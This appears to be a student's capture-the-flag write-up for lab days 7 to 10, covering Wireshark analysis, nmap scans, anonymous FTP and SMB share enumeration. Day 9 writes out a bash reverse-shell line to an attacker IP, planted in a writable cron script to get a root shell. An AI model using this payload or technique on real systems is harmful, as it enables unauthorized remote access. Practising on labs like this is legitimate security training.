pcap1.pcap Packets: 510 - Displayed: 28 (5.5%) Profile: Default

Question 4

We apply `tcp.port == 21` filter by opening `pcap2.pcap`

No.	Time	Source	Destination	Protocol	Length	Info
6	2.0.000000	10.10.73.252	10.10.122.128	FTP	62	Request: QUIT
7	2.0.000000	10.10.122.128	10.10.73.252	FTP	60	Response: 221 Goodbye.
8	2.0.555811	10.10.122.128	10.10.73.252	TCP	66	45332 - 21 [ACK] Seq=7 Ack=15 Win=491 Len=0 Tsvl=411028463 Tscr=894813665
9	2.0.555820	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [ACK] Seq=7 Ack=16 Win=491 Len=0 Tsvl=411028463 Tscr=894813665
10	2.0.555829	10.10.73.252	10.10.122.128	TCP	66	45332 - 21 [FIN, ACK] Seq=16 Ack=8 Win=490 Len=0 Tsvl=894813670 Tscr=411028463
11	2.0.555834	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=16 Ack=9 Win=490 Len=0 Tsvl=894813670 Tscr=411028463
13	2.0.555840	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=16 Ack=10 Win=490 Len=0 Tsvl=894813670 Tscr=411028463
14	4.193479	10.10.122.128	10.10.73.252	TCP	74	21 - 45340 [SYN, ACK] Seq=8 Ack=1 Win=62643 Len=0 MSS=8961 SACK_PERM=1 Tsvl=894815218 Tscr=411030814 WS=128
15	4.193828	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 Tsvl=411030814 Tscr=894815218
16	4.195568	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TBFC FTP Server.
17	4.195812	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=1 Ack=39 Win=62848 Len=0 Tsvl=411030816 Tscr=894815220
20	7.866326	10.10.73.252	10.10.122.128	FTP	83	Request: USER elmcskid
21	7.866330	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=99 Ack=1 Win=62848 Len=0 Tsvl=411033777 Tscr=894818981
22	7.866438	10.10.122.128	10.10.73.252	FTP	108	Response: 331 Please specify the password.
23	7.866878	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=18 Ack=73 Win=62848 Len=0 Tsvl=411033777 Tscr=894818981
28	14.282663	10.10.73.252	10.10.122.128	FTP	98	Request: PASS plaintext password fiasco
29	14.323826	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=73 Ack=50 Win=62720 Len=0 Tsvl=894825439 Tscr=411040192
31	14.323830	10.10.122.128	10.10.73.252	FTP	86	Response: 230 Login incorrect.
32	16.735781	10.10.73.252	10.10.122.128	TCP	66	45340 - 21 [ACK] Seq=99 Ack=55 Win=62848 Len=0 Tsvl=411042646 Tscr=894827850
33	16.735723	10.10.73.252	10.10.122.128	TCP	72	Request: SYST
34	16.735730	10.10.122.128	10.10.73.252	TCP	66	21 - 45340 [ACK] Seq=95 Ack=56 Win=62720 Len=0 Tsvl=894827850 Tscr=411042646
35	16.735761	10.10.122.128	10.10.73.252	FTP	104	Response: 530 Please log in with USER and PASS.
36	16.735765	10.10.122.128	10.10.73.252	TCP	66	45340 - 21 [ACK] Seq=56 Ack=133 Win=62848 Len=0 Tsvl=411042687 Tscr=894827851
40	19.727087	10.10.73.252	10.10.122.128	FTP	72	Request: QUIT
41	19.727375	10.10.122.128	10.10.73.252	FTP	68	Response: 221 Goodbye.

Frame 28: 98 bytes on wire (784 bits), 98 bytes captured (784 bits)
 Ethernet II, Src: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7), Dst: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51)
 Internet Protocol Version 4, Src: 10.10.73.252, Dst: 10.10.122.128
 Transmission Control Protocol, Src Port: 45340, Dst Port: 21, Seq: 18, Ack: 73, Len: 32
 File Transfer Protocol (FTP)
 [Current working directory:]

Question 5

We apply `tcp.port == 22` filter

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.122.128	10.11.3.2	SSH	102	Server: Encrypted packet (len=48)
2	0.000084	10.10.122.128	10.11.3.2	SSH	156	Server: Encrypted packet (len=96)
3	0.060916	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=1 Ack=49 Win=1024 Len=0
4	0.060917	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=2 Ack=50 Win=1024 Len=0
149	0.088156	10.11.3.2	10.10.122.128	TCP	66	57885 - 22 [SYN] Seq=0 Win=62400 Len=0 MSS=1285 WS=256 SACK_PERM=1
150	0.088185	10.10.122.128	10.11.3.2	TCP	66	22 - 57885 [SYN, ACK] Seq=0 Ack=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1 WS=128
151	0.075513	10.11.3.2	10.10.122.128	TCP	54	57865 - 22 [ACK] Seq=1 Ack=1 Win=623424 Len=0
152	0.088047	10.10.122.128	10.11.3.2	SSHv2	95	Server: Protocol (SSH-2.0-OpenSSH_7.6p1_Ubuntu0.3)
153	0.088127	10.11.3.2	10.10.122.128	TCP	54	57748 - 22 [ACK] Seq=1 Ack=2 Win=1024 Len=0
154	0.088141	10.11.3.2	10.10.122.128	TCP	54	22 - 57885 [ACK] Seq=2 Ack=2 Win=62848 Len=0
155	0.127956	10.10.122.128	10.11.3.2	SSHv2	1134	Server: Key Exchange Init
156	0.128601	10.11.3.2	10.10.122.128	SSHv2	1222	Client: Key Exchange Init
157	0.145905	10.11.3.2	10.10.122.128	SSHv2	78	Client: Diffie-Hellman Group Exchange Request
158	0.145949	10.10.122.128	10.11.3.2	TCP	54	22 - 57865 [ACK] Seq=122 Ack=122 Win=626596 Len=0
159	0.145949	10.10.122.128	10.11.3.2	SSHv2	569	Server: Diffie-Hellman Group Exchange Response
160	0.145950	10.10.122.128	10.11.3.2	TCP	54	57865 - 22 [ACK] Seq=123 Ack=263424 Len=0
161	0.389672	10.11.3.2	10.10.122.128	SSHv2	582	Client: Diffie-Hellman Group Exchange Init
162	0.386695	10.10.122.128	10.11.3.2	SSHv2	742	Server: Diffie-Hellman Group Exchange Reply, New Keys
163	0.443586	10.11.3.2	10.10.122.128	TCP	54	57865 - 22 [ACK] Seq=1749 Ack=2346 Win=262656 Len=0
164	0.443597	10.11.3.2	10.10.122.128	SSHv2	134	Client: Encrypted packet (len=64)
165	0.610994	10.10.122.128	10.11.3.2	SSHv2	118	Server: Encrypted packet (len=96)
166	0.690495	10.11.3.2	10.10.122.128	SSHv2	159	Client: Encrypted packet (len=96)
167	0.692266	10.10.122.128	10.11.3.2	SSHv2	134	Server: Encrypted packet (len=80)
168	0.692291	10.11.3.2	10.10.122.128	SSHv2	326	Client: Encrypted packet (len=272)
169	0.719545	10.10.122.128	10.11.3.2	SSHv2	182	Server: Encrypted packet (len=48)


Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
 Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
 Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
 Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
 SSH Protocol

Question 6


- Frame 1: 102 bytes on wire (816 bits), 102 bytes captured (816 bits)
- Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c8:85:b5:5a:aa (02:c8:85:b5:5a:aa)
- Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.11.3.2
- Transmission Control Protocol, Src Port: 22, Dst Port: 57748, Seq: 1, Ack: 1, Len: 48
- SSH Protocol

Question 7

Open the pcap3.pcap and apply http.request.method == GET filter. Export zip into our file by clicking export object & http.



Question 8



Thought Process/Methodology:

Firstly we download the task files on Day 7. We extracted the zip through the terminal. We then open Wireshark. We open pcap1.pcap followed by searching “icmp” on the filter. We see the source with the request and the IP address is 10.11.3.2. After that, we apply http.request.method == GET filter and see the article shown. Furthermore, we open pcap2.pcap and apply the tcp.port == 21 filter. Moreover, we apply tcp.port == 22 filter and see SSH with encrypted packet. We then open pcap3.pcap followed by apply http.request.method == GET filter. We export the christmas.zip into our file. We click the txt file which we exported just now.

Day 8

Tools used: Kali Linux, Firefox

Question1

Find it on google

[Snort \(software\) - Wikipedia](#) ✓

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) **created** in 1998 by Martin Roesch, founder and former CTO of Sourcefire. [5] [6] Snor...

Question 2

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
80/tcp  open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp

```

Question 3

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
|_http-title: TBFC's Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

Question 4

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))

Question 5

Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
2222/tcp open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6

Type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer

```
(1211101582㉿kali)-[~]
$ sudo nmap --script http-title 10.10.30.202 -T5
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-26 00:29 EDT
Warning: 10.10.30.202 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.30.202
Host is up (0.20s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE     SERVICE
80/tcp    open      http
|_http-title: TBFC's Internal Blog
1002/tcp  filtered windows-icfw
2222/tcp  open      EtherNetIP-1
3389/tcp  open      ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 6.89 seconds
```

Thought Process/Methodology:

For question 1 we search it on google to get the answer. For question 2,3,4 and 5 we type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer. For question 6, we type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer.

Day 9

Tools used: Kali Linux, Firefox

Question1

Open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.

```
Kali Forums  Kali NetHunter  Exploit-DB  Google Hack  1211101582@kali:~  
File Actions Edit View Help  
(1211101582@kali)-[~]  
$ ftp 10.10.218.194  
Connected to 10.10.218.194.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.218.194:1211101582): anonymous  
You do not have permission to upload and download files.  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 backups  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 eelf_workshops  
drwxr-xr-x 2 0 0 4096 Nov 16 2020 human_resources  
drwxrwxrwx 2 65534 65534 4096 Nov 16 2020 public  
226 Directory send OK.  
ftp>
```

Question 2

Type cd public,then type ls , we will know that we can access it.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> ls  
229 Entering Extended Passive Mode (|||9536|)  
150 Here comes the directory listing.  
-rwxr-xr-x 1 111 113 341 Nov 16 2020 backup.sh  
-rw-rw-rw- 1 111 113 24 Nov 16 2020 shoppinglist.txt  
226 Directory send OK.  
ftp>
```

Question 3

Download the backup.sh by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”.Then we will get the answer.


Question 4

Download the shoppinglist.txt. Then open folder and click it and we will get the answer.

```
File Edit Search View Document Help
❶                
backup.sh  shoppinglist.txt 
❷ The Polar Express Movie
❸
```

Question 5

First we change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Type nc -lvp 4444 in the terminal.hen we upload backup.sh by typing put backup.sh.then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.



```
(1211101582㉿kali)-[~]
└─$ nc -lvpn 4444~
listening on [any] 4444 ...
connect to [10.18.31.201] from (UNKNOWN) [10.10.218.194] 38166
bash: cannot set terminal process group (1751): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# whoami
whoami
root
root
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~# rm -f backup.sh
rm -f backup.sh
root@tbfc-ftp-01:~# ls
ls
shoppinglist.txt
root@tbfc-ftp-01:~#
```

Thought Process/Methodology:

First we open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.Then,we type cd public,then type ls , we will know that we can access it.Then ,we download the backup.sh and shoppintlist.txt by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”. We change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Then type nc -lvpn 4444 in the terminal.Then we upload backup.sh by typing put backup.sh,then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.

Day 10 -[Networking] Don't be sElfish!

Tool used: FireFox, Kali linux

Question 1

```
The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -l).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
          a username. Impies RID range ends at 999999. Useful
          against DCs.
  -l      Get some (limited) info via LDAP 389/TCP (for DCs only)
  -s file brute force guessing for share names
  -k user User(s) that exists on remote system (default: administrator,guest
,krbtgt,admin,root,bin,none)
          Used to get sid with "lookupsid known_username"
          Use commas to try several users: "-k admin,user1,user2"
  -o      Get OS information
  -l      Get printer information
  -w wrkg Specify workgroup manually (usually found automatically)
  -n      Do an nblookup (similar to nbtstat)
  -v      Verbose. Shows full commands being run (net, rpcclient, etc.)
```

```
Usage: ./enum4linux.pl [options] ip
Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass   specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f
Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -l).
          This option is enabled if you don't provide any other options.
  -h      Display this help message and exit
  -r      enumerate users via RID cycling
  -R range RID ranges to enumerate (default: 500-550,1000-1050, implies -r)
  -K n    Keep searching RIDs until n consecutive RIDs don't correspond to
          a username. Impies RID range ends at 999999. Useful
          against DCs.
```

Question 2:

```
=====
|   Users on 10.10.148.120   |
=====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:  Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager        Name: elfmceager
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson     Name:  Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
```

Question 3:

```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
Terminal Share Enumeration on 10.10.157.76
WARNING: The "syslog" option is deprecated
Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPCS          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
[+] Reconnecting with SMB1 for workgroup listing.
Server          Comment
-----
Workgroup      Master
-----
TBFC-SMB-01    TBFC-SMB
[+] Attempting to map shares on 10.10.157.76
//10.10.157.76/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-it  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-santa  Mapping: OK, Listing: OK
```

Question 4:

```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Tabs Help
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous x root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous x
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous# smbclient //10.10.23.165/tbf
c-santa
WARNING: The "syslog" option is deprecated
Connection to 10.10.23.165 failed (Error NT_STATUS_CONNECTION_REFUSED)
ols c-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP[root's password:
Try "help" to get a list of possible commands.
hal:smb: \> 
```

Question 5:

```
smb: \> ls
.
D 0 Thu Nov 12 09:12:07 2020
..
D 0 Thu Nov 12 08:32:21 2020
jingle-tunes D 0 Thu Nov 12 09:10:41 2020
note_from_mcskidly.txt N 143 Thu Nov 12 09:12:07 2020
```

Thought Process/Methodology:

After opened up the attack box, open terminal and run the command “cd /root/Desktop/Tools/Miscellaneous” and ./enum4linux.pl -h, the help menu will show up. After that, run ./enum4linux.pl -U MACHINE_IP, user that are on the Samba server will show up, also run ./enum4linux.pl -S MACHINE_IP, ‘share’ will also show up. After that, run smbclient//REPLACE_INSTANCE_IP_ADDRESS/**sharename** on the terminal and try the

user 1 by 1 by insert their username and with no password. After the user found, run ls and the directory that left by ElfMcSkidy for Santa will be shown.